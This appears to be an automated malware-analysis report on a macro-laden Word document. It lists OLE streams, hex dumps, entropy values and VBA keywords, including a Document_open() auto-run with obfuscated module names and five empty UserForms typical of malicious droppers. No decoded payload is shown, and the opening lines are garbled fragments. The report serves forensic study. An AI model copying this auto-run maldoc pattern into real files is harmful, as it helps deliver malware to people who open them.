"NrQDg.kdwxHDRVG.YuMDH"
shBWyQG:
xISbD
"spaJuD.hyjRQhJ.zAAqzHBB"
"WdQWH.qAFZlDnI.EPZlJJDnD"
bKRLCqR

VBA Code

VBA File Name: R4bm01nsbtdt1, Stream Size: 1106

General	
Stream Path:	Macros/VBA/R4bm01nsbtdt1
VBA File Name:	R4bm01nsbtdt1
Stream Size:	1106
Data ASCII:	. . . . u . . . . S . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 53 8f 9c d6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Enpewjzyrpx
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1, Stream Size: 1158

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1
Stream Size:	1158
Data ASCII:	. . . . @ . . . . L . . . . G . . . . S . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 53 8f d3 a7 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute

Keyword
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm2
VBA File Name:	UserForm2
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . S . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 53 8f df ca 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm3
VBA File Name:	UserForm3
Stream Size:	1159
Data ASCII:	. . . . @ . . . . L . . . . G . . . . S . z + ... x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 53 8f 7a 2b 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base

Keyword
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm4
VBA File Name:	UserForm4
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . S . M x . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 53 8f 4d 78 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: UserForm5, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm5
VBA File Name:	UserForm5
Stream Size:	1159
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . S . b X . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 53 8f 62 58 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.252421588676
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . M . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 580

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	580
Entropy:	4.21188275804
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . t . . . . . \\ . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 14 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 74 01 00 00 04 00 00 00 5c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7215

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7215
Entropy:	5.85534358506
Base64 Encoded:	True
Data ASCII:	. . . . . s . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . > . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . .
Data Raw:	0a 06 0f 00 12 00 01 00 73 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99187

General	
Stream Path:	Data
File Type:	data
Stream Size:	99187
Entropy:	7.38968888242
Base64 Encoded:	True
Data ASCII:	s . . . D . d . . . . . / g . , b . r . . . . . j . . . . . c . . . 8 . . . . A . . . . ? . . . . . P . i . c . t . u . . e . . 1 . . . . . " . . . . . R . . . . . h . D . 3 . . . V 8 . . . . . D . . . . . F . . . . . h . D . 3 . . . V 8 . . . . .
Data Raw:	73 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 903

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	903
Entropy:	5.32016542547
Base64 Encoded:	True
Data ASCII:	I D = " { A 1 A 8 2 5 2 F - 4 1 E D - 4 3 8 E - A 9 E 2 - 8 0 E 5 6 5 2 E E F 3 3 } " . . D o c u m e n t = R 4 b m 0 1 n s b t d t 1 / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . B a s e C l a s s = U s e r F o r m 2 . . B a s e C l a s s = U s e r F o r m 3 . . B a s e C l a s s = U s e r F o r m 4 . . B a s e C l a s s = U s e r F o r m 5 . . M o d u l e = Q f e p b z t q 9 r 8 o 1 l 7 6
Data Raw:	49 44 3d 22 7b 41 31 41 38 32 35 32 46 2d 34 31 45 44 2d 34 33 38 45 2d 41 39 45 32 2d 38 30 45 35 36 35 32 45 45 46 33 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 52 34 62 6d 30 31 6e 73 62 74 64 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d 0a

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 284

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	284
Entropy:	3.71118828619
Base64 Encoded:	False
Data ASCII:	R 4 b m 0 1 n s b t d t 1 . R . 4 . b . m . 0 . 1 . n . s . b . t . d . t . 1 . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . U s e r F o r m 2 . U . s . e . r . F . o . r . m . 2 . . . U s e r F o r m 3 . U . s . e . r . F . o . r . m . 3 . . . U s e r F o r m 4 . U . s . e . r . F . o . r . m . 4 . . . U s e r F o r m 5 . U . s . e . r . F . o . r . m . 5 . . . Q f e p b z t q 9 r 8 o 1 l 7 6 . Q . f . e . p . b . z . t . q . 9 . r . 8 . o . 1 . l . 7 . 6 . . . L 6 b i h t d t n a s c .
Data Raw:	52 34 62 6d 30 31 6e 73 62 74 64 74 31 00 52 00 34 00 62 00 6d 00 30 00 31 00 6e 00 73 00 62 00 74 00 64 00 74 00 31 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 55 73 65 72 46 6f 72 6d 32 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 32 00 00 00 55 73 65 72 46 6f 72 6d 33 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm2/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm2/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62970308443
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm2 .. Caption = "UserForm2".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 32 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 32 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm2/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm2/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm3/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm3/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.63438395848
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 3 . . C a p t i o n = " U s e r F o r m 3 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 33 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 33 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm3/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm3/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm4/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9.q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm4/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62402723855
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm4 .. Caption = "UserForm4".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 34 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 34 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm4/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm4/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm5/\x1CompObj
File Type:	data

General	
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm5/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62202697924
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 5 . . C a p t i o n = " U s e r F o r m 5 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 35 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 35 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm5/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm5/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5945

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5945
Entropy:	5.2694333372
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 1035

General	
Stream Path:	Macros/VBA/dir
File Type:	VAX-order 68K Blit (standalone) executable
Stream Size:	1035
Entropy:	6.65461326361
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . _ _ Q . 0 . . @ . . . . . = ... ` . . . . . a . . . J . < . . . . . r s t d . o l e > . 2 s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 4 . \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . . N o r m a l . . E N . C r . m . a Q . F . . . . . * l \ \ C . . . . v . m . ! O . f f i c . g O
